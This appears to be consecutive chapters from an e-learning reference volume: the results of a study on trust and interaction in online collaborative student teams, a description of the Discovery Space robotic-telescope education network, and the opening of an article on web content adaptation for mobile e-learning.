Individual participation was measured using three indicators, namely usage time for group applications (SharePoint and MSN Messenger), frequency of use, and dependency on the applications (Moreau, 2000). This latter value was measured on a Likert scale (from 1 = not very dependent, to 3 = very dependent). Technology efficiency was measured by means of eight questions relating to user-friendliness and the degree of difficulty in creating the work site, based on a Likert scale (from 1 = completely disagree, to 7 = completely agree). Level of perceived trust was measured using 14 indicators on the same scale.

The two team performance indicators were the participants' ability to work together, measured using 12 indicators on a Likert scale (from 1 = completely disagree, to 7 = completely agree), and the level of individual cognitive learning was measured using 13 indicators on the same scale.

To identify the similarities and differences between the two samples (UQTR and SU), means and variations were compared using a Student t test and F distribution. Neither sample met the compatibility conditions. As a result, variable correlations from each group were processed separately using the multiple least-square method. All tests were estimated to have a significance level of 5%.

ANALYSIS OF RESULTS AND DISCUSSION

In the UQTR sample, 71% of participants were male, compared with 40% of the SU sample. Similarly, 71% of the UQTR sample participants were between 20 and 29 years of age, and 29% were between 30 and 39 years of age, compared with 67% and 27% respectively for the SU group. The UQTR students had an average of eight years of experience with Web applications, compared with six years for the SU students.

For the individual participation construct, the group applications were used for an average of two to three hours per day, with an average frequency of several times per day. The UQTR students were "very dependent" on the Web applications, while their SU counterparts were "not very dependent".

The multiple correlation coefficient between interaction efficiency and the ability to work together (perceived performance variable) was 0.80 with a standard error of 0.39. This shows a strong positive correlation. Accordingly, we can conclude that the interaction efficiency variables (individual participation, technology efficiency, and trust) were important in establishing collaboration between team members.

With regard to the correlation between the interaction efficiency variables and the level of individual cognitive learning (perceived performance variable), the results for the two groups were different. The UQTR group obtained a multiple correlation coefficient of 0.68 with a standard error of 0.64. The trust variable played a key role in the collaborative relationship, with an individual coefficient of 0.68. For the SU group of students, the correlation between interaction efficiency and level of individual cognitive learning was moderately weak (0.49), with a standard error of 0.53. The level of trust, like that of the UQTR group, was fairly high, at 0.23. Therefore, based on our sample, it is not possible to conclude that there is a relationship between interaction efficiency (individual participation, technology efficiency, and trust) and the individual cognitive learning of students after the learning experience.

For both groups, the variance analysis, with a significance level of 5%, showed that the correlation between interaction efficiency (individual participation, level of trust within the team, and technology efficiency) and the participants' ability to work together was significant overall (F = 8.44 and 8.33). In contrast, the correlation between interaction efficiency and level of individual cognitive learning was not significant overall (F = 1.87 and 1.49).

Discussion

In the study, our UQTR sample was mostly composed of male subjects, and our SU sample was mostly composed of female subjects. Giannini-Gachago and Seleka (2005) found that women were more likely to take part in discussions than men; therefore, sample composition may well have had an impact on our findings, as may the age difference.

Interaction efficiency, measured by individual participation, the level of trust within the team, and technology efficiency, had a significant impact on the team's ability to work together – in other words, on the success of the group knowledge building process. Our findings in this respect support those of Henri and Lundgren-Cayrol (2003) and Paul and McDaniel (2004). They apply equally to the UQTR and SU groups. Moreover, based on our findings, we are able to assert that, for both groups in our study, trust played a crucial role as a constituent element of interaction efficiency. This supports the findings of Bower et al. (1996), Buskers (2002), Jarvenpaa and Leidner (1999), Paul and McDaniel (2004), Sherer (2003), and Zaheer and Venkatraman (1994).

However, interaction efficiency was not a factor in knowledge acquisition, based on the low correlation between the variables and the results of the significance tests. In other words, the level of knowledge acquired by team members from the online collaborative learning experience did not depend directly on the efficiency of the interaction. Other elements probably came into play, however, since participant satisfaction and motivation depended intrinsically on the individuals concerned. In addition, the participants' motivation to complete a single task for a specific one-time inter-university experiment may not have been high. Similarly, the relationship between the people involved was somewhat ephemeral, lasting only a few weeks for the purposes of the task. On the other hand, their interactions had to be efficient for them to achieve a certain level of collaboration.

FUTURE TRENDS AND CONCLUSION

We will now examine the business context. Regardless of their size, firms are obliged to innovate if they are to survive in a constantly changing market. One possible solution is to invest in their employees by providing online training. Training allows employees to acquire knowledge and method, which in turn guarantees the firm's own expertise.

Interaction efficiency, measured by individual participation, the level of trust within the team, and technology efficiency, had a significant impact on the success of the group knowledge building process. Based on our findings, we are able to assert that, for both groups in our study, trust played a crucial role as a constituent element of interaction efficiency.

E-learning allows employees to acquire new skills when it suits them, wherever they wish, and at their own pace. It is less risky and less intimidating for some employees. However, it must be assessed and controlled if it is to achieve the desired goals. Like all technologies, the simple fact of using it does not necessarily guarantee success; a number of conditions must be met, including a climate conducive to participation, trust, collaboration, and cooperation within the firm.

Our study had some limitations, including small sample size and the difference in the size of the two groups. Both factors may have had an impact on the tests because Giannini-Gachago and Seleka (2005) found that women were more likely to take part in discussions than men. In addition, there was an age difference between the two samples; the younger learners behaved differently towards technology use, including e-learning, Web sites such as MySpace, Facebook, and Second Life, than their over-39 counterparts. They were more open to virtual meetings and Web-based work.

Moreover, after considering the comments and suggestions made by students in response to the open questions at the end of the questionnaire, we found that most participants were concerned more about the content of the task than how it was to be performed (online). This, of itself, may explain why interaction efficiency did not contribute much to individual knowledge acquisition. Similarly, the students who were more concerned about the collaborative aspect of the task (team meetings and cooperation) preferred to work in small teams (one or two students per university), while those who were more concerned about the length and complexity of the task preferred larger teams (more than three students per university).

For small and medium-sized firms (SMEs), e-learning can be beneficial for many reasons, as well as from an economic standpoint. In addition, it indirectly allows employees to create new networks on the Web and to obtain new sources of information that will, in turn, generate new knowledge and allow the firm to stand apart from its competitors. However, the firm should combine e-learning with formal classroom meetings to ensure that the process is successful.

If online learning performance for students is conditioned by interaction efficiency within the team, what would drive the online learning process for small business employees? From which aspects do they derive their satisfaction with the learning process? How do employees feel about their interaction with the trainer? All these questions should be explored in future research, to clarify the impacts of online learning on the performance of students and companies alike.

ACKNOWLEDGMENT

We thank our research assistant, Manjarifara Raveloarisoa, for her contribution to this project.

KEY TERMS

Asynchronous Learning: Participants communicate with one another but not necessarily in real-time (e.g., e-mails and discussion forums).

Blended Learning: A session that combines online learning and face-to-face learning in the classroom

Collaborative Online Learning: Online learning performed in a group setting; collaboration involves developing a relationship involving all participants (trainer and students) in the creation of knowledge. The group becomes a source of support and exchanges of information between participants, and also plays a motivating role for individual learners.

Computer-Based Training: Courses are delivered by computer, on a CD-ROM.

Distance learning: Courses are delivered by video.

Online Learning or E-Learning: A learning method that provides access to online, interactive, sometimes personalized training on the Internet, Intranet, or other electronic media; its purpose is to develop skills by means of a learning process that is independent of time and location constraints. Learning may be acquired individually or in a group setting.

Synchronous Learning: Learning that takes place during a real-time communication (e.g., videoconferencing and chatting)

Web-Based Training: Courses are delivered by computer, via an Internet connection.

INTRODUCTION: THE ROLE OF THE D-SPACE PROJECT

In the context of the present work, we discuss several fundamental issues originating from the work already performed in the scope of the Discovery Space (D-Space) Research Project, founded by the European eTEN Work Program. The Project has been awarded as the "Project of the Month - November, 2006" and the "second best European research activity" in the scope of e-learning thematic activities (http://www.discoveryspace.net/).

The prime purpose of the work was the development of a virtual science center, able to integrate robotic telescopes from all over the world into one "virtual observatory" through a proper Web-based interface, to provide an automated scheduling of the telescopes to end-users (i.e., students, teachers, and researchers) and access to a library of data and resources for lifelong learners. Potential users can benefit from professional-quality data from their local sites, using modern broadband (Internet-based) facilities (European Commission, 2002).

Following the echo from the market request for more cost-effective and compelling applications to be delivered over the currently-launched broadband networks supporting the expansion of the global information society (The European Survey of National Priorities in Astronomy, 2004), the relevant service application aimed to take advantage of the convenience of the high-speed Internet access to involve its various users (originating from distinct thematic categories) in extended episodes of playful learning. The basic issue was the creation and presentation, to the market, of an entirely interoperable worldwide service, able to support options for further enhancement of e-learning facilities for teachers, students, researchers, and other practitioners. The approach has been considered the existing Internet-based facilities as the basis to "transform the today's classroom to a research laboratory" and to develop further the European e-learning market (Chochliouros & Spiliopoulou, 2004; Danish Technological Institute, 2004**)**.

BACKGROUND: ROBOTIC TELESCOPES FOR EDUCATIONAL PURPOSES

A Broadband (Internet-Based) Virtual Network

The primary target of the entire research effort of the "D-Space" Project was to investigate the technical feasibility and the business case of the online use of a specific thematic set of applications, mainly developed for educational (and informative) purposes with the aim of providing users with the possibility to remotely utilize controlled robotic telescopes (in "almost-real-time" application), accessible *"at all times from everybody* *from everywhere"* (Solomos, Polykalas, Arageorgis, Fanourakis, Makroyannaki, Hatzilau, Koukos, Mavrogonatos, 2001).

The corresponding approach has thus suggested the "creation" of a "virtual science thematic park" comprising several distributed robotic telescopes, together with an interactive, constrain-based scheduling service, extended databases of scientific data and other variable resource archives. Consequently, the proposed service takes advantage of the tremendous synergistic potential of an international "virtual network" consisting of professional-grade, remotely-accessible observatories, adequately interconnected via modern infrastructures and related facilities (Chochliouros & Spiliopoulou, 2005).

The suggested application is already cooperating with five telescopes located in various European countries and Israel. During the current stage, the two telescopes of the Skinakas Observatory (located on the Ida mountain in Central Crete, Greece), the Liverpool Telescope (the largest robotic telescope in the world located on the island of La Palma in the Canaries), the Ellinogermaniki Agogi Telescope (located in the area of Attica-Athens, in Greece) and the Sea of Galilee Observatory (located in Israel), can be remotely operated by educators, students, researchers, visitors of science museums and science thematic parks, as well as the wider, interested public, according to their scheduled availability. In the near future, more telescopes will enter the "network" to extend the opportunities that are offered. A prerequisite for the proper functioning is the assurance of continuous Internet access, available at a speed of at least 1.5Mbit/s. The entire system has to possess enough computing power to handle Web interfaces, File Transfer Protocol servers, and storage space for images and logs (Sotiriou & Vagenas, 2004).

DEFINING A MODERN USER INTERFACE

The communication of the related telescopes is achieved through a proper system's interface (Fischer, 1993). In particular, a common user interface, on the basis of an "open" and transparent architecture, is the main portal to the services being offered, thus allowing for easy adaptations and/or other modifications.

Each telescope communicates with the "D-Space interface" through the common File Transfer Protocol (FTP) server-client. The Master Control System (MCS) of each robotic telescope (i.e., a set of hardware, software, and communication units, responsible for the management and operation of the telescope) considers the interface as a remote user. The service requests a series of observations from the MCS using a text file (files). Then, the following day, the system asks for the results from the FTP server of the MCS.

Since the corresponding communication protocols are widely known, the addition of a robotic telescope to the current "network" is not a complex task. The whole system sees a new telescope as a "black box", so any potential new candidate can use any internal platform (software and hardware) to control its own instruments. The only requirement is that the MCS is connected to the Internet, and the transfer protocols are properly observed. This freedom of underlying platforms makes the effort an attractive service for educational and scientific purposes.

The user requests observations through a proper Web interface. This contains a list of telescopes, targets, weather conditions in the remote sites, and other useful information that can help performing observations. User interface has been developed to be an adding tool that bridges science teaching and technology. The educational software can support teachers/students in an innovative learning environment while, at the same time, is compatible with graphics and analysis software components, to further investigate trends and patterns of data collected by the telescope usage (Sotiriou & Vagenas, 2004).

The user has to select the astronomical object to be observed from an object list (properly updated by the involved team partners), together with helpful information to perform valid observations. Then the user fills in a submission form with the details of the observations (like date, time, filters, duration, etc.) and the request is stored in the local database of the D-Space Web server. Every night, an automated program sends all requests to the telescopes, for the necessary scheduling purposes.

If the request is realized in the desirable night, then the image taken by the telescope is introduced in the system's library the next morning (where it can then be downloaded by the user). If there is a technical or any other problem (i.e., a big queue of requests, improper weather conditions, etc.) on the desirable date so the request cannot be realized, the user is then informed about the realization delay of the request. In this case, there is an additional notification that the system will try again to realize the request within the next 10 days, before any final cancellation.

The aim is to provide an effective scheduling system, able to manage different kinds of requests in the most convenient manner, among all participating telescopes. In this way, and taking advantage of the time difference among the separate location of the telescopes involved, astronomical observations could be practically realized on a 24-hour basis, per day.


In the project's broader vision, there are significant market opportunities for the specific services as they offer great innovation in the field, following the actual trends of the European evolutionary activities in the field (Commission of the European Communities, 2001). Currently there are only a few services for online astronomical observations through the use of robotic telescopes, but most of them are (more or less) of a "limited" nature, as they correlate to specific (and in most cases, isolated and/or remote) observatory facilities, and consequently, they are not able to offer the corresponding applications in a global (worldwide) level. The innovative services of the effort are expected to become popular among the scientific community, the educational sector -*both at secondary and higher-level education*-, scientific museums and thematic centers and, *at a later stage*, among the general public (The European Survey of National Priorities in Astronomy, 2004). Moreover, schools, universities, scientific museums, and individuals can greatly benefit from using the proposed services, both in terms of finance and increased relevance "socially" (European Commission, 2005).

THE COMPONENTS OF THE SYSTEM

The system is inherently a distributed one, because the observatories are distributed across the globe. Each observatory hosts at least one telescope server to store information that is local and relevant to each telescope at that observatory, including telescope properties, schedule, and availability. This information is stored in a virtual telescope object. There is also a main "D-Space" server that houses the "D-Space" platform, the scheduler, and the polling and updating agent, which communicates with the telescopes.

The D-Space platform is composed of four distinct components, that is, the Web services, the Communication platform, the Observation Area, the Upload Mechanism for managing the telescope resources, and the resources database/library (as demonstrated in Figure 1). Access to the tools requires registration. User information is stored securely in the database and is available only to authorized persons. Users are required to log on for each session. Registration avoids the use of persistent cookies and allows the system to identify the unique individual using the telescopes at

Figure 1. The Discovery Space system's overview. Remotely located users (from schools, science centres and parks and research laboratories) have the opportunity to perform real observations



that moment in time, as at school and even in a home environment, multiple users share a single computer. User preferences are stored in the database.

Web services offered by the main platform include: (i) registration and authentication services for all users; (ii) profiling services which are based on the registration and the authentication services and on the "history" of each client during visits to the site; and (iii) customization and personalization services: customization as active or user-directed design of the content or display format of a Web site. Personalization is passive: The software tracks and records the user's movements within a site and creates a profile. That motivates and supports the visitors in continuing their learning through: reflection on the observation, comparisons with other similar experiments/devices, contrasts with other scientific instruments, and provision of references and literature available concerning the specific experiments and exhibits. Customization options are used only for content areas, as the fact of allowing customization of every feature can result in information overload.

The *communication platform* serves one of the main aims of the project's effort, which is to move students into scientific investigation. The Communication Platform includes:

i. **Collaborative activities for online users:** These are offered through chat activities, groups (e.g., teachers and students), and direct dialogue facilities;
ii. **Advanced messaging services and interactive activities that will allow for:** (a) communication between the user and an expert (e.g., astronomer) as well as among users; (b) users to participate in learning experience; (c) interactive project preparation (i.e., formulating a question, defining an observation, reporting and presentation of results, review); and (d) notification services about new, available educational scenarios, and so forth; and
iii. **Information activities:** The users can define their own observation program and support and advice on what to choose (dependent on profile information). Equally, the personalized Web service supports reflection and the provision of links or other information to allow further progression.

The *observation tool* is based on an open architecture and allows for the integration of any additional robotic telescope. Through a very simplified procedure, the user can perform an observation or submit a request, by choosing a telescope according to the needs of the observation and the weather conditions in the area (the observatory includes a robotic meteorological station which controls the dome where the telescopes are housed. Still an observation could fail due to clouds; for that reason, the interface provides online access to satellite views of the area).

The *scheduler mechanism* makes optimal use of the available resources (individual sites are to make themselves available or remove themselves according to their needs). Additionally, it considers weather and technical status as attributes, in order to make real-time adjustments to the schedule when appropriate and necessary, by adding a routing capability to the scheduler. The activities to be scheduled are those users' requests that have been approved by a review mechanism. The scheduling system is also used to filter infeasible requests - *those for which there is no available telescope* - early in the review process.

The *upload mechanism* supports users for presenting their work on the Web, and it manages the system's resources.

The D-Space platform uses a *multimedia database system* (library) for storing and retrieving the multimedia knowledge data that consists mainly of text and images. Examples of resources include projects, lesson plans, educational material for teachers, and images. As each resource comes into existence, its components are encapsulated in XML and are further annotated with appropriate metadata protocol, to permit queries for future use. The database stores and manipulates the following knowledge data types: images of astronomical objects; mapping information between images of real objects and knowledge data scenarios; knowledge data scenarios of the e-learning experiment; and multimedia objects (text, audio, images, video) composing the knowledge data scenarios.

In any case, the technology requirements for the D-Space platform database can always be specified according to the data amount and the type of information. The "D-Space" Resources Database provides an interface to a collection of ontologies and query agents that together make relevant resources retrievable.

POTENTIAL USERS

Several users from all around the world can access the "D-Space" platform, freely choosing what to attend to and interact with, depending on their prior knowledge, interest, and expertise. The proposed facilities address several diverse categories of potential users/entities, listed below:

- Educational institutions (e.g., primary and secondary education schools) and universities: The end-users in this case are students, educators, and researchers;
- Research and laboratory institutes and science associations;
- Scientific museums, science centers, science parks, and planetariums (offering unique experience to the visitors, who will have the chance to perform online observations during their visit to the park or museum); and
- The wider public (as there is a major purpose to promote the way individuals can experience science and to have a lasting positive impact on the general public attitude towards astronomy and science in general).

End users of the above target groups are able to make astronomical observations through the use of the existing network of robotic telescopes. It is rational that each group will be using some of the contents—*and at different levels*—according to their specific needs and expectations; therefore, the benefits of its group vary.

Students can principally use the application for observations, image analysis and data reduction, experiments, and/or current projects. However, the proposed application can be used for pedagogical research reasons as well (e.g., exploring the introduction of informal learning methods in normal school curriculum), thus allowing performance of common works on science projects and experiencing the excitement of science observation, in exactly the same way as professional astronomers (Rennie & McClafferty, 1996).

Educators can have benefits during teaching activities, being able to choose among a wide range of topics at different educational levels, conduct experiments, use data and other supporting material. Scientists, whether in research institutes or in science centers, can employ the facilities to obtain data, conduct experiments, and make observations (Stoll & Fink, 1996). On the other hand, individuals can make their own astronomical observations, take pictures, and get relevant information in which they may be interested (Price, Cohen, Mattei, & Craig, 2005).

A basic innovative feature of the entire approach is that the latter brings together broadband telecommunication providers (either network operators or Internet service providers), astronomical observatories and associations, science thematic parks, scientists, and pedagogical experts to jointly deliver Web-based services for the educational use of remotely-controlled robotic telescopes, via the adoption of broadband communications as a showcase for providing fast and reliable access to scientific instruments and data.

APPLICATION AREAS

The suggested portfolio of services focuses on three major application areas, covering formal education, informal education, and acquisition of professional scientific data, as discussed in the following subclauses.

Among the fundamental purposes of the related initiative is to improve science (i.e., physics, astronomy, mathematics, and computer) instruction. Thus, it is ideally suited to motivate young people to learn to use the Internet and computers in a scientific environment, designed to promote independent and creative activities at several distinct levels (Good & Brophy, 1997; Rathod, Jardins, & Sansare, 2003), by including elementary and/or secondary education, university education, and/or development of online courses. In the scope of the first case, school teachers are expected to develop creative, hands-on interactive astronomy lessons over the Internet using the underlying virtual "network", in order to meet the needs of school curricula. These are properly suitable for small-group collaborations and can include automated image acquisition service and/or observatory control, together with the use of copyright material offered by the D-Space Web site (Girod & Cavanaugh, 2001). However, the network can be also used for university education purposes, especially for teaching practical astronomy laboratory techniques and related research courses, to improve the quality of science instruction (Salmi, 2001). In addition, the services portfolio can offer, on a proper temporal basis, astronomy online courses to users (individuals or groups), where the necessary theoretical background can be covered through appropriate interactive lecture notes and related material (for data manipulating and interpreting) on the Web.

Under several possible scenarios of agreement, according to the extension of access granted and the rights given, the suggested service can offer users the exceptional chance to "control" professional astronomical observatories in real-time for self-directed studies, or even for personal enjoyment (Coffield, 2000; Falk, Dierking, Rennie, Anderson, & Ellenbogen, 2003). Using the Internet facilities, private users can gain full control of the virtual observatory, commanding its robotic telescopes and cameras to capture images of the sun, moon, planets, galaxies, and other deep sky celestial objects in real-time, much like a professional astronomer (Smith, 1994; Storcksdieck, Dierking, Wadman, & Cohen-Jones, 2004).

Scientifically, the robotic telescopes network opens totally new horizons and possibilities for obtaining critical scientific data that could not be obtained otherwise (Anderson & Lucas, 1997; Medkeff, 2000). Indeed, because measurements can be obtained automatically, it is possible to perform time-intensive projects and relevant e-learning, or distance-learning activities which otherwise would require enormous efforts from the professional scientific community, both in terms of personnel and money.

SERVICES PORTFOLIO

In the near past, there were several similar attempts and "analogous" (either technically and/or commercially -oriented) efforts, *around the world*, to promote the usage of robotic telescopes for educational purposes (related information can be found in NASA's Web site: http://tie.jpl.nasa.gov). In particular, over the past few years, about 30 observatories have been outfitted with specific software and hardware interfaces in order to be used remotely, by certain categories of users. However, *in practice*, all these have been operated as "independent observatories" with little leverage of resources, communication, and limited coordination. On the contrary, through the D-Space initiative, the basic aim is to develop an innovative application accessed by students, educators, researchers, and the wider public (European Commission, 2005), by taking advantage of the remarkable synergistic potential of an "international virtual network" of professional-grade, remotely-accessible observatories, *appropriately interconnected*, on the basis of suitable (Internet-based) broadband infrastructures and other modern electronic facilities (European Commission, 2004; Shoniregun, Chochliouros, Laperche, Logvynovskiy, & Spiliopoulou-Chochliourou, 2004). Such an extended "network" has several fundamental advantages: Weather is less likely to cancel (or to delay) an observing session if automated telescopes are available in widely-different geographical locations. In addition, more telescopes will serve more users with fewer delays and, *to the extent possible*, on the preferred schedules.

The entire effort concentrates on the realization of a well-designed business case, conformant to educational and research purposes (Rathod, Jardins, & Sansare, 2003). The detailed services portfolio consists of: (i) online access to the complete "network", that is, ability to submit online or scheduled requests; (ii) access to scientific data and resource archives (e.g., data and images) created either from previous observations or from secondary treatment of already existing information; (iii) access to a central data archive, making use of a common archive and distribution system; (iv) access to educational material and interactive tools (allowing for data representation and analysis), designed, created, and offered to comply with the distance-learning instructive aims; (v) access to teacher resources (e.g., professional development materials, lesson plans), organized and updated to facilitate educational purposes; (vi) student-centered materials (e.g., data library, communication area, student's magazines); (vii) online training courses at different levels, designed on an "always-on" basis; (viii) participation contests which are expected to cover the levels of all targeted groups of users; and (ix) provision of information on specific astronomical events (e.g., transit of planets in the solar system, observation of comets, sun or lunar eclipses, etc.).

The services portfolio intends to suggest an applicable economy of scale to the entities-partners that are involved. In addition to data, other analysis tools, instructional materials, and guiding principles can be made available online, for use by all potential "network" users (Lalopoulos, Chochliouros & Spiliopoulou, 2004).

CONCLUSION

The idea of using robotic telescopes for educational purposes is experiencing significant growth, in the global level, together with other efforts for the promotion and the dispersion of electronic communications facilities in a fully-converged e-communications environment.

The approach realized through the D-Space effort provides the possibility for developing a virtual science thematic "network", to connect not only schools, universities, and research centers, but also science museums, planetariums, and parks for educational purposes (Bransford, Brown, & Cocking, 1999). This developed sophisticated "network" provides access to and sharing of advanced tools, services, and learning resources between its users (ICT Skills Monitoring Group, 2002).

Offered services can act as the main "hub" of available resources in the developed facilities that will serve as "distributor" of information and "organizer" of suitable didactical activities.

The service demonstrates an innovative approach that crosscuts the boundaries between formal and informal learning environments. Furthermore, it fully supports the provision of key skills to the users (collaborative work, creativity, adaptability, intercultural communication), while developing a better understanding of the role of science in society and bringing science and scientific subjects closer to the citizen.

More specifically, it helps to increase (young) people's interest and awareness in science and scientific careers. The educational context of the service is not transmitted in a theoretical way but rather in a biomatic way in the form of a real-life experience. Observing the sky and using the interconnected robotic telescopes is a highly interdisciplinary subject, and its implications give topics for discussion in astronomy, cosmology, physics, chemistry, mathematics, mechanics, and informatics, clearly expanding the learning resources for students.

The project brings together top-level industrial/commercial operators, business planning, pedagogical institutions, validation method developers, science museums and science centers, driving the overall process, enabling them to communicate with each other and exchange information at various levels, with expertise in several domains: e-learning, adaptive interfaces, broadband networks, scenario design, pedagogical research in science teaching, collaborative systems, implementation and validation, market research, and business planning and development.

KEY TERMS

Broadband Communications: Term characterizing both digital and analogue transmission systems; broadband communications is generally understood to indicate either a fast data-rate digital system or a wide bandwidth analogue system.

Data Analysis: The process of systematically applying statistical and logical techniques to describe, summarize, and compare data; it is the process by which the data requirements of a functional area are identified, element by element. Each data element is defined from a business sense, its ownership is identified, and users and sources of that data are identified. These data elements are grouped into records, and a data structure is created which indicates the data dependencies.

E-Learning: The delivery of a learning, training, or education program by electronic means; e-learning involves the use of a computer or electronic device (e.g., a mobile phone) in some way to provide training, educational, or learning material. E-learning can involve a greater variety of equipment than online training or education, for as the name implies, "online" involves using the Internet or an Intranet. CD-ROM and DVD can be used to provide learning materials.

Internet: A worldwide system of interconnected computer networks; the Internet is a combination of several media technologies and an electronic version of newspapers, magazines, books, catalogs, bulletin boards, and much more. This versatility gives the Internet its power. The Internet's technological success depends on its principal communication tools, the Transmission Control Protocol (TCP) and the Internet Protocol (IP). They are referred to frequently as TCP/IP.

Interoperability Framework: Not simply a purely technical issue concerned with linking up various systems, but the "wider" set of policies, measures, standards, practices and guidelines describing the way in which various organizations have agreed, or should agree, to do business with each other

Master Control System (MCS): For each robotic telescope, this system comprises a set of hardware, software, and communication units, responsible for the management and operation of the telescope.

Telescope: A telescope is basically a device that collects light. The bigger the surface of the primary mirror, the more photons can be collected. Selection of the telescope for a requested observation will be mainly based on: (i) limiting magnitude of the specific telescope in the requested filter; (ii) field of view; (iii) duration of observation; and (iv) visibility of the target. The telescope control system automatically corrects focus variations as a result of temperature changes, based on previously-obtained calibration data.

E-Learning Systems Content Adaptation Frameworks and Techniques

Tiong T. Goh

Athabasca University, Canada

INTRODUCTION

Content adaptation is defined as the process of selection, generation, or modification of content which include text, images, audio, video, navigation, interaction, any object within a Web page, and associate service agreement (Forte, Claudino, de Souza, do Prado, & Santana, 2007) to suit user's context (TellaSonera, 2004). With the proliferation of mobile devices such as personal digital assistants (PDA) and smart mobile phones which have the capability of accessing the Internet anytime and anywhere, there is an increasing demand for content adaptation to provide these devices with appropriate content that is aesthetically pleasant, easy to navigate, and achieve satisfying user experiences. This article first provides an overview of frameworks and techniques in Web content adaptation that are being developed to extend Web applications to non-desktop platforms. After describing general adaptation techniques, this article focuses particularly on the adaptation requirements for e-learning systems, especially when they are accessed through mobile devices.

WEB CONTENT ADAPTATION

Most existing Web applications are geared towards desktop platforms; as a result, only a limited class of users can have access, thus restricting the potential customer growth of the enterprise. With increasing proliferation of a diverse set of mobile devices accessing the Web under different network conditions and users' context, the need for content adaptation is significantly increased. To circumvent this problem, various commercial products and research prototypes dealing with Web content adaptations have emerged such as Spyglass (Spyglass-Prism, 2001), Intel QuickWeb (Intel QuickWeb, 1998), IBM Transcoding proxy (Smith, Mohan, & Li, 1999), Digestor (Bickmore & Shilit, 1997), Mobiware (Angin, Campbell, Kounavis, & Liao, 1998), TranSend (Fox, Gribble, Chawathe, & Brewer, 1998), WingMan (Fox, Goldberg, Gribble, Lee, Polito, & Brewer, 1998), Power Browser (Buyukkokten, Garcia-Molina, Paepcke, & Winograd, 2000), DOM-Based extraction (Gupta et al., 2003), and XADAPTOR (He, Gao, Hao, & Yen, 2007). The types of content adaptation that these systems have looked into are mostly multimedia-rich transformation or the removal of multimedia content (Gupta et al., 2003). In contrast, there are other areas, such as mobile learning, which require the development of Web content adaptations for mobility with respect to user environment, devices capabilities, and network conditions. These areas have distinct features that are yet to be researched extensively. This article provides an overview of some of the promising frameworks and techniques in content adaptation.

RE-AUTHORING


According to Bickmore and Schilit (1997), one straightforward method is to re-author the original Web content. Manual re-authoring can be done, but obviously is the most ineffective way and requires that the Web pages must be accessible for re-authoring. This sometimes poses some practical constraints. However, the underlying principles and questions that are faced are identical for both automatic and manual re-authoring: What are the strategies used to re-author the pages? What are the strategies used to re-designate the navigations? What presentation styles can be achieved? These are the questions facing any content adaptation process. The underlying principle is to isolate and distinguish the Web content objects, presentation objects, navigation objects, and interactive objects for desktop publication, and re-map them into other device-capable objects. Figure 1 shows such a re-mapping process. Once the strategies have been defined and the process is matured, manual re-authoring can be converted into automated re-authoring through HyperText Transfer Protocol (HTTP) proxy server or server-side techniques such as Common Gateway Interface (CGI), or Servlet or client-side scripting. The re-authoring approach can either be mobile device-specific or tailored to multiple classes of devices. For multiple devices re-authoring, transformation-styles sheets (XSLT) and cascading-styles sheets (CCS) can also be used.

From another perspective, re-authoring can be viewed along two dimensions: syntactic (structure) versus semantic (content) and transformation (convert) versus elision (remove). Syntactic techniques operate on the structure of the page, while semantic techniques rely on the understanding of the content. Elision techniques basically remove some information, leaving everything else untouched, while transformation techniques involve modifying some aspect of the page's presentation or content. The Digestor system (Bickmore & Schilit, 1997) used the re-authoring technique that included outlining, first sentence elision, and image scaling, and built an abstract syntax tree to provide content adaptation. The Digestor system used a proxy-based heuristic approach for its automated re-authoring. This method worked well for small-screen mobile devices. However, one should be aware that the elision process might remove certain content and affect the capturing of user profile. There is also a possibility of making customization less accurate.

TRANSCODING

Accoring to Bharadvaj, Anupam, and Auephanwiriyakul (1998), modifying the HTTP streams and changing its content in situ is called active transcoding and is done dynamically without user intervention. Transcoding can be performed in both upstream and downstream directions. An implementation of this technique is MOWSER (Mobile Browser Project, 1996). MOWSER is an Apache proxy server agent written in Perl. MOWSER used proxy to perform transcoding. Various transcoders are currently available for use in content adaptation. For example, VCDGear and PictView are video and image converters, respectively. In MOWSER, the incoming HTTP stream is modified by the proxy to include the capabilities and preferences of the mobile users. The users' preferences and capabilities are stored in the server. Modification and update of preferences is done by a CGI form on a URL at a Web site maintained by the proxy. The proxy then fetches the files with the most suitable format to the requesting client. This implementation assumes that different formats are available for content adaptation. This is not an issue, as different formats can be created on the fly and cached in the server for future requests. Transcoding of images and videos is done using scaling, sub-sampling, or sub-key frame techniques. Transcoding of HTML pages is done by eliminating unsupported tags and allowing the users to select their preferences. This implementation, however, does not touch on the aspect of navigation. This technique, therefore, might not work well if adaptive navigation is required. Most recently, the transcoding technique has been adopted to enhance mobile learning in the Blackboard learning system (Yang, Chen, & Chen, 2007).

Figure 1. Desktop web objects re-authored into mobile device capable objects



ANNOTATION-BASED CONTENT TRANSCODING

Annotation is a way to provide hints that enable a transcoding engine to make better decisions on the content adaptation (Hori, Kondoh, Ono, Hirose, & Singhal, 2000). This method uses some predefined "descriptor or syntax" to define the "rules" for transcoding or adaptation. An external file for the "descriptors" is recommended as it separates content from the HTML mark-up tags. Annotation plays the role of a mediating representation, which provides semantics to be shared between meta-content authors and a content adaptation engine. A potential advantage of an annotation-based transcoding approach is the possibility of content adaptation based on semantics that cannot be achieved by approaches based on Web document syntax. Again, the fundamental principles discussed in the re-authoring also apply in the annotation-based transcoding that comprises of decomposition (isolation), combination (re-mapping), and partial replacement of content (distillation or elision). Hori et al. (2000) used the resource description framework (RDF) for implementing the annotation descriptors, and used Xpath and Xpointer for associating an external description with a portion of an existing document. In their implementation, the relation between the HTML document and the annotation files was not limited to a one-to-one relationship. The annotation used predefined vocabulary such as alternative, splitting hints, and selection criteria. The problem with annotation-based transcoding is that it is very task-oriented, and customization using a mark-up language is limited and difficult to generalize. This method is, however, consistent in using extensive markup language (XML) -related technologies.

MEDIA RELATED RESOURCE FRAMEWORK

This approach defines a Web content adaptation framework using a definition identified as "related resource" (Lemlouma & Layaida, 2001). Related resources define a set of binary relations that can exist between a pair of media resources. A media resource can be an image, a text file, an audio file, a video stream, or something similar, and can be used by more than one document or application. A resource can be authored locally or imported, and may be used by the local server or a remote server. It can also be obtained after applying some transformation techniques. A relation exists between two resources and helps the adaptation process.

The architecture of the framework comprises of the following entities:

1. **The server of content:** It maintains the multimedia content. Services may contain many heterogeneous media, such as text, video stream, and audio, and may be authored in different versions. A server can use the content of another server belonging to the same multimedia system. Transformation is needed if the document is not in XML. A resource profile in CC/PP (Composite Capability/Preference Profile) structure is also needed (Butler, 2002);
2. **Clients:** Clients have several characteristics, and they request their service demands to the servers of content. The clients' profiles are coded in XML/RDF as per CC/PP;
